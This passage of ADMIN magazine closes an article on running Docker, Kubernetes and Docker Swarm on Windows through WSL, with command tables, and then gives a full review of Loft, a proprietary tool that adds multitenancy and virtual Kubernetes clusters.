<code>docker ps -a</code>	View a list of all containers on a container host.
<code>docker images</code>	List the existing images on the container host.
<code>docker login</code>	Log in to Docker Hub in the terminal.
<code>docker inspect <ID></code>	Retrieve extended information for containers, not least the IP address of the container.




Figure 3: Containers can also be managed in the graphical user interface with Docker.

Besides using the terminal, you can also manage containers in WSL from the Docker Desktop graphical interface. You can view the started containers and their statuses in *Containers/Apps*. If you mouse over the container name, Docker displays icons for controlling the container on the right.

You can use the icons to switch to the container's command-line interface (Figure 3) and restart, terminate, or delete the container. If you click on a container, you can also view its logs. The *Inspect* item gives you the same information that you can also display onscreen by typing `docker inspect <ID>`. *Stats* shows you the container's resource consumption.

Kubernetes with WSL

If you are working with Docker Desktop for Windows, you can also enable a Kubernetes cluster in the settings that allows you to develop Linux containers and manage them with Kubernetes (Figure 4). The Kubernetes tools are installed on activation; you can use them to manage the local Kubernetes cluster, as well as external clusters on the network.

In the settings, which you can access from the icon of the same name in Docker Desktop, click on *Kubernetes* and choose *Enable Kubernetes*; if prompted, also *Deploy Docker Stacks*

to *Kubernetes by default*. Then use *Apply & Restart* to create the Kubernetes cluster. If the cluster stops working, you can reset it with the *Reset Kubernetes Cluster* button. After creating the cluster, Kubernetes is available from the *Kubernetes* menu item in the context menu.



Figure 4: For developers, Kubernetes can also be installed on Windows 10 machines.

Table 3: Helpful `kubectl` Commands

Command	Function
<code>kubectl cluster-info</code>	Check whether the cluster endpoint is working and display the cluster's IP address.
<code>kubectl get services</code>	List services in the namespace.
<code>kubectl get pods</code>	List pods in the current namespace.
<code>kubectl get pods --all-namespaces</code>	List all pods in all namespaces.
<code>kubectl get pods -o wide</code>	List extended information about the pods in the general namespace.
<code>kubectl get deployment <deployment></code>	Show information about a specific deployment.
<code>kubectl get nodes</code>	List nodes in the cluster.
<code>kubectl describe</code>	Show further information for various objects on your screen. For example, <code>kubectl describe nodes</code> displays more detailed data about the nodes.

The Kubernetes cluster installation includes the `kubectl` tool. You can use it to administer Kubernetes locally and over the network. A set of commands that let you manage containers in Kubernetes is available, as well. You can also take this route to manage the Kubernetes cluster and display essential information about a cluster (Table 3). If you have a large number of pods in use in the cluster and only want to see the pods that currently have a *Running* status, use the command:

```
kubectl get pods --field-selector=status.phase=Running
```

If you want to list all pods in all namespaces with a status of *Running*, extend the command to include the `--all-namespaces` option.

Cluster with Docker Swarm

As an alternative to (or in parallel with) Kubernetes, you can use Docker Swarm to combine Windows-based container hosts and create a cluster.

In such a configuration, it is possible to move containers between container hosts running Windows Server 2019 and Windows 10. To create one, use the docker tool in Windows.

To govern communication on the network, you will need some firewall rules, which you need to create in the Windows firewall. Communication between container hosts on UDP and TCP ports 2377, 7946, and 4789 must be allowed. The commands in **Listing 1** create a Docker Swarm in Windows and show possible results.

Conclusions

Linux containers can be deployed on Windows networks with Windows Server 2019 and Windows 10. Of course, to use containers in a production scenario, the performance has to be good. With this in mind, it makes sense to use version 2 of the Windows Subsystem for Linux, which

is available for Windows 10 and for Windows Server 2004 and later. Developers and administrators can deploy a full Linux container environment, including a Kubernetes cluster, on Windows 10 Pro and Windows 10 Enterprise. The Kubernetes tools are fully available in Windows 10 and enable the management of additional clusters on the network. Containers in this environment can, of course, be moved to other container hosts. WSL is ideal for developing applications that run in Linux containers because no additional VMs need to be created. The containers rely on WSL to run directly in the Linux distribution on Windows and can be managed with the distribution's own tools. See the "Developing with Docker and WSL" box for other options. ■

Info

- [1] Direct download: *WSL2 Linux kernel update package for x64 machines:*

Developing with Docker and WSL

Visual Studio Code and Visual Studio (VS) are possible solutions for developing applications for Docker that can then be run with WSL. Microsoft also offers the **Remote-WSL** [3] extension that you can use to design applications for containers that - in turn - can be deployed with WSL on Windows. The extension is usable from VS Code. Additionally, Microsoft offers the **Remote-Containers** [4] extension, which can also be used in combination with WSL.

[https://wslstorestorage.blob.core.windows.net/wslblob/wsl_update_x64.msi]

- [2] Docker Desktop for Windows: [<https://hub.docker.com/editions/community/docker-ce-desktop-windows>]

- [3] Remote-WSL: [<https://marketplace.visualstudio.com/items?itemName=ms-vscode-remote.remote-wsl>]

- [4] Remote-Containers: [<https://marketplace.visualstudio.com/items?itemName=ms-vscode-remote.remote-containers>]


Listing 1: Creating a Docker Swarm

```
docker swarm join --token <join token> <IP address of host>
docker swarm init --advertise-addr=<IP address of host> --listen-addr <IP address of host>:2377
docker swarm join --token SWMTKN-1-35yiqpp8hm5byptomo0u6ip7h5mlxprneuvzeqy5c6mm5rke5-8dsgejlbdnte
9iiqd4kiehxx8 192.168.178.244:2377
docker swarm init --advertise-addr=192.168.178.244 --listen-addr 192.168.178.244:2377
```

The Author

Thomas Joos is a freelance IT consultant and has been working in IT for more than 20 years. In addition, he writes hands-on books and papers on Windows and other Microsoft topics. Online you can meet him on [<http://thomasjoos.spaces.live.com>].

REAL SOLUTIONS *for* REAL NETWORKS



ADMIN is your source for technical solutions to real-world problems.



Improve your admin skills with practical articles on:

- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

SUBSCRIBE NOW!
shop.linuxnewmedia.com



Check out our full catalog:
shop.linuxnewmedia.com



Nested Kubernetes with Loft

Matryoshka

Kubernetes has limited support for multitenancy, so many admins prefer to build multiple standalone Kubernetes clusters that eat up resources and complicate management. As a solution, Loft launches any number of clusters within the same control plane. By Martin Loschwitz

Kubernetes is considered the front-runner when it comes to container orchestration, and no matter where you look, no potential successor is in sight – regardless of the flavor, whether OpenShift, Rancher, or plain vanilla Kubernetes. If you run containers, you will find it difficult to avoid fleet management with Kubernetes – not least because former alternatives such as Docker Swarm have now become virtually irrelevant.

Kubernetes' popularity admittedly also means that admins don't have much choice if they are dissatisfied with the platform – and admins can find many things not to like. One often-cited criticism, for example, is the traditionally poor support for multiple tenants. In fact, the solution was never designed to manage the containers of many clients in parallel – a curse and a blessing at the same time: A blessing because Kubernetes

is far less complex than OpenStack, for example, where multitenancy was part of the strategy right from the start, and a curse because the fairly mediocre multitenant support means that operating Kubernetes clusters can quickly get out of hand. Because it doesn't make sense to create a full Kubernetes setup right away for every test scenario, Kubernetes developers have given some thought to multitenancy over the past few years.

The Namespaces Challenge

If you want to understand the challenges that Kubernetes namespaces present to their users, it's best to imagine a multitenanted process such as OpenStack. Here, a new project would simply be created in the environment for a new customer. You would want to create virtual networks for the customer, which would be strictly isolated from those of other customers. Specific quotas for virtual CPUs and RAM (vCPUs, vRAM) and virtual block devices would instantly be in place. Beyond that, however, the project would have access to all the documented features of the OpenStack API that regular projects are allowed to use. The platform does not care what workload a project invokes in OpenStack, for example, as long as it is within the defined quotas.

The situation is somewhat different for namespaces in Kubernetes. For example, Kubernetes comes with role management out of the box, but it cannot be varied at the namespace level. In plain terms, this means different roles with their own permissions cannot be defined and implemented for different namespaces. In turn, a project with access to a particular namespace cannot display the rules that apply to its own namespace – much to the chagrin of many admins looking to troubleshoot problems. The very popular custom resource definitions (CRDs, i.e., extensions to the Kubernetes API that users can create and manage themselves) facilitate the work of Kubernetes administrators; moreover, various external tools, such as many of the Helm (Kubernetes' package manager) charts, also need them. Conversely,

the lack of CRDs means a great restriction in terms of the Helm charts that can be installed, and it entails a permanent risk of standard operations either not working at all or working incorrectly because of namespaces. However, this is by no means the end of the list of namespace restrictions. Cluster global resources always apply to all namespaces. If a project needs such resources and you install them, it could lead to conflicts with the resources defined for other namespaces. From the point of view of a namespace, however, this is only of secondary importance because access to cluster global resources from within a namespace is severely restricted anyway. If a prebuilt solution for operation in Kubernetes requires cluster global resources, you can forget about the namespaces plan right away.

Photo by Andrea Davis on Unsplash




Figure 1: Loft adds its own API to the Kubernetes API with a variety of extensions to make the container orchestrator fit for typical multitenancy. ©Loft

They now rely on namespaces to separate the workloads of different users and projects in a Kubernetes cluster. If this reminds you of namespaces in the Linux kernel, you are right: Parts of Kubernetes' isolation solution are at least inspired by Linux kernel namespaces, and they are also used quite tangibly in that Kubernetes relies on the kernel feature to isolate different projects from each other on the target systems.

Most admins agree that namespaces in Kubernetes are not a full-fledged substitute for true multitenancy. (See the "The Namespaces Challenge" box.) However, the truth is, they were never supposed to be. A platform for Kubernetes self-service and multitenancy named Loft now comes to the rescue of all admins looking to resort to a large number of Kubernetes islands (because of frustration with namespaces) by allowing them to "spin up low-cost, low-overhead Kubernetes environments for a variety of use cases" [1].

Troublesome For Many

Like all centralized management tools, Kubernetes has several must-have components. The most prominent example is the Kubernetes API. However, the control plane with central intelligence includes many more components, such as the Kubernetes scheduler or Etcd as a con-

sensus system. The compute nodes also run Kubelet, which receives its instructions from the control plane and translates them into the local configuration. If you want to build a Kubernetes cluster, you'll need some hardware, especially because the control plane usually needs to be rolled out redundantly. If it does not work, you will immediately suffer a loss of functionality, and you will certainly see some loss of control.

Loft promises to roll out virtual Kubernetes clusters in namespaces such that you can use a full Kubernetes without needing the resources of individual and physical Kubernetes clusters. If this works, Loft would be something like the holy grail of tenant functionality for Kubernetes: reason enough to take a closer look at the product.

How Loft Works

Even a quick look at the solution's architecture diagram (Figure 1) shows that Loft is fairly complex. By its very nature, it digs deep into the Kubernetes instances it uses – but more on that later.

The core of the solution is the Loft Management Center, which is the first point of contact for end users for any communication with the Kubernetes clusters that are available to Loft for its tasks and is where commands to launch resources

or roll out pods land. Part of the management center is Loft's own Kubernetes API instance. Users who send commands to a Kubernetes (K8s) instance managed by Loft do not talk directly to the K8s target instance because it lacks elementary functions in terms of multiclient capability.

The topic of user authentication quickly makes this clear. Kubernetes does have certain options for obtaining its user management (e.g., by LDAP), but quite a few admins detest what they see as unspeakable tinkering with HTTP request headers or webhooks. Also, integrating users from external authentication sources into the Kubernetes role-based access control (RBAC) is anything but stringent or convenient. Once again, Kubernetes is simply not designed for true multitenant operation.

Admittedly, this poses a problem for Loft (Figure 2) because the solution advertises itself as being able to retrofit a kind of multitenancy capability for Kubernetes conveniently and without massive resource outlay. Consequently, Loft includes an authentication service that plays all the parts you would expect from a state-of-the-art service of this kind. LDAP, for example, can be seamlessly integrated with the Cloud Native Computing Foundation Dex module. Other options such as Security Assertion Markup Language (SAML) 2.0 or




Figure 2: Loft extends Kubernetes to include, among other things, a complete user management feature, which it loops through to the target clusters. ©Loft

logging in by GitHub single sign-on (SSO) are also available. With the use of an API gateway upstream of the Loft Kubernetes API, Loft integrates the service so that several different accounts can be available in a Loft instance. Loft's multitenancy solution works as promised. The API gateway also fulfills another function in that it serves as a single point of contact for incoming requests and as a kind of signal switch. If it receives Loft-specific commands, it processes them itself. Generic Kubernetes API calls, on the other hand, are forwarded by the API gateway to the real K8s interfaces in the background.

From Accounts to Namespaces

Much is still missing, however, if you are looking for multitenancy on the Kubernetes side – or virtual multitenancy, as the Loft documentation sometimes puts it. Loft's Kubernetes API, for instance, contains various resources that an official Kubernetes lacks, including all Loft-owned resources that are connected by a Loft extension with its own API, as well as Loft CRDs, without which users would not be able to launch resources through Loft.

The Loft CRDs also differ from normal CRDs in one very important detail: They have their own API fields for specifying users, teams,

or target clusters in which they are to run. These details are missing in Kubernetes because, as already described, the solution is not designed for clients. If Loft wants to add multitenancy to Kubernetes, it has to add the appropriate fields. The developers doing this in accordance with Kubernetes' API specifications deserve kudos. The Loft API for Kubernetes can also be used with the normal `kubectl` if the user defines the necessary parameters where required.

Although Loft comes with its own, far more comfortable command-line interface tool and even its own interface, being able to control Loft with standard tools in the worst case is an advantage not to be underestimated.

How Loft Interacts

Most of the multitenancy that Loft retrofits on the basis of Kubernetes namespaces initially exists in its own API, which raises the question of how the commands from Loft services then become Kubernetes commands and, ultimately, provide rolled-out pods. To achieve this goal, Loft developers provide the connected Kubernetes clusters a minder named Kiosk. Officially, Kiosk is an extension for Kubernetes that teaches it multitenancy.

What sounds theoretical is actually quite simple in practice: Kiosk

is responsible for managing the namespaces on the Kubernetes side and connecting them to the details originating from Loft itself. However, you again have to deal with the different nomenclature. Although the documentation for Loft and Kiosk refers to "spaces," it does not mean the same thing as "namespaces" in Kubernetes. Instead, a space is a virtual namespace. For Loft users, it looks like bona fide Kubernetes from the outside, but on the back end it is just a namespace in Kubernetes with the additional features from Loft.

Loft Workflow

Loft is complex; therefore, from the admin's point of view, it makes sense to visualize the Loft workflow and the individual commands it contains with a concrete example.

In the typical style of Kubernetes, the Loft installation itself is not that complex. The required services come in the form of ready-made containers that can be rolled out in Kubernetes in a fraction of a second. All you have to do is specify whether the cluster you want to use for running Loft should also be the one in which the Loft namespaces are stored later. However, if your budget is big enough, you would do well to run a trunk Kubernetes for the Loft components and maintain a

clear separation of responsibilities. Once Loft itself is running, the next step is to connect Kubernetes (i.e., the Kubernetes cluster in which the virtual K8s environments are to be created). Loft makes this an easy task: Connecting with an existing API in a Kubernetes cluster is a quick and easy experience in the Loft user interface. If you prefer to use the command line, you can achieve the same effect with just a few `kubect1` commands.

Shared Services

To the Loft developers, it is clearly important to cover as many fields of application for Kubernetes as possible with their product. They have designed Loft to graft multitenancy onto Kubernetes, but they do not lose sight of the gray areas between “one Kubernetes per customer” and “strictly separated namespaces for all customers.”

The shared services in Loft are an example: If you have services that need to be available to all connected customers in an environment, they can be implemented as shared services. As an example, the developers cite a Certbot that creates SSL certificates under a standard domain for various services on demand.

Both the necessary subdomain and the service itself can be created directly in Loft (Figure 3).

Domains, Clusters, and Isolation

The main purpose of Loft is, of course, strict isolation of the setups of different customers, and that is ultimately also Loft’s unique selling point. After setting up Loft itself and connecting it to an existing Kubernetes cluster, the next step is to connect a user management system to Loft. As described, you have several options.

The simplest option is to maintain the users in Loft itself. The solution provides the required functionality and can manage a local user database. In companies with a central user directory, however, this kind of approach is unlikely to meet with approval and violates the principle of a single source of truth with regard to user data. Fortunately, Loft can also be tied in with existing solutions such as an LDAP directory. The user data then comes directly from the directory, eliminating the need for a local user database in Loft. As a complement, the login can also be managed by the SSO service, which in fact is equivalent to disabling the password-based login in Loft.

Connecting Users and Clusters

Next comes the neuralgic moment in the interaction between Kubernetes and Loft. In Loft, you create a cluster account that gives a locally known user access to a Kubernetes cluster managed by Loft via Kiosk. Once you grant a local user access to a cluster, Loft tasks Kiosk with creating the appropriate namespace there and stores it as a virtual Kubernetes for deploying services.

Creating accounts does not have to be a manual task; the step can be automated with a template. Giving every employee in your company an account in every connected K8s cluster can be done with relatively little overhead. The highlight from the user’s point of view is that the services can then be created transparently in the spaces built by Loft in exactly the same way as in a normal Kubernetes cluster. Loft takes care of all the logic behind the scenes with its little helper, Kiosk.

Virtual Clusters to the Rescue

If you have made it this far, Loft is almost ready for its intended use. At this point, all you have is a Loft




Figure 3: Although the Loft clusters are strictly isolated from each other, shared services can still be set up. ©Loft




Figure 4: vCluster is also from the Loft developers. The tool launches a virtual Kubernetes cluster in a Kubernetes cluster to conserve resources. ©Loft

space, which in Kubernetes is a namespace that comes with its own user management and largely behaves like genuine Kubernetes under the hood. The only thing missing for the end user is the Kubernetes APIs themselves.

A small tool from the Loft developers named vCluster comes into play here (Figure 4). vCluster is essentially based on the principle of rolling out a small but complete Kubernetes cluster into an existing Kubernetes, which gives you Kubernetes on Kubernetes. Admittedly, this idea is not entirely new. For example, rolling out OpenStack on top of OpenStack to set up a test or staging environment is quite common. vCluster from Loft achieves the same thing for Kubernetes and bundles the components belonging to Kubernetes in such a way that they can run in a Kubernetes cluster themselves.

This arrangement has several major advantages from the administrator's perspective. First, a Kubernetes cluster rolled out this way is a real Kubernetes that is compatible with the K8s API and has official certification to prove it. It's not tinkering at all but a real K8s from an application perspective. Second, unlike the scenario described at the beginning, this setup doesn't need its own bare metal underpinnings. It uses the existing Kubernetes cluster along with its resources and rolls out the required components as pods. Because Kuber-

netes has long been able to roll out services redundantly, high availability is also not a problem.

Third, and this is also a big advantage of Loft, unlike classic Kubernetes, you do not have to set up namespaces and users manually. As I mentioned earlier, users can be integrated automatically for login purposes, and Loft takes care of implementing the desired permissions correctly in the target Kubernetes instances with its own permissions assignment afterwards. In practical terms, Loft implements the possibility for end users without an admin account in the Kubernetes target instances to put together their own real and complete K8s instances by pointing and clicking.

Loft Saves Resources

On the one hand, companies do not need to spend large amounts of money on hardware; on the other hand, the additional features save resources. At your request, Loft can put currently unused virtual Kubernetes clusters into a kind of sleep until they are needed again, without your explicit intervention. This feature is obviously aimed at companies where developers only need their Kubernetes environments for testing on an irregular basis. In practice, switching off instances that are not needed at the moment means that tests can be planned and executed more efficiently with the same hardware.

Other Amenities

Loft extends Kubernetes with a kind of tenant capability that cannot even be approached with the original. But that is obviously not enough for the creators of the solution, so they draw on the gamut of features that scalable software should have today. For example, if you want to know what the resource usage caused by Loft looks like in the target clusters, you can roll out the Prometheus that is integrated in Loft with a few commands from the command line. The time series database benefits because Loft itself provides various metrics in Prometheus-compatible format. The services mesh natively (Figure 5).

Different Versions

Loft is not open source software but a proprietary product. Parts of the solution can be found under an open license on GitHub, but anyone who wants to use the solution on a large scale will have to purchase the licenses from the manufacturer. The Free version comes without a price tag but only allows the use of three user accounts. It can connect a maximum of two Kubernetes clusters and roll out five virtual clusters. The Productive variant costs \$20 per user per month, supports up to 200 users, and can connect 10 Kubernetes clusters and create any number of virtual clusters. If you need the larger

package and features such as high availability, you can purchase the Enterprise license for \$47 per user per month.

Conclusions

In the eyes of many admins, the problem with Kubernetes is that it comes without multitenancy out of the box; moreover, all Kubernetes distributions such as OpenShift and Rancher implement their own approaches to support tenants. Loft presents a valid approach to solving this problem, and it works with the official Kubernetes

version, as well as with distributions from various vendors. Loft extends the container orchestrator to include an effective principle for multitenant deployment, digging deep into Kubernetes itself to do so. Virtual clusters and flexible, frugal use of the available hardware resources are very much worth the effort.

However, the prices quoted by Loft are quite steep. Therefore, you will first want to evaluate the Free version of the program if you are looking for multitenancy in Kubernetes. If worst comes to worst, it is also important to sharpen your pencil and

check whether incorporating Loft is financially worthwhile or whether separate (possibly virtual) hardware could be the better solution at the end of the day. ■

Info

[1] Loft: [\[https://www.loft.sh\]](https://www.loft.sh)

The Author

Freelance journalist Martin Gerhard Loschwitz focuses primarily on topics such as OpenStack, Kubernetes, and Ceph.

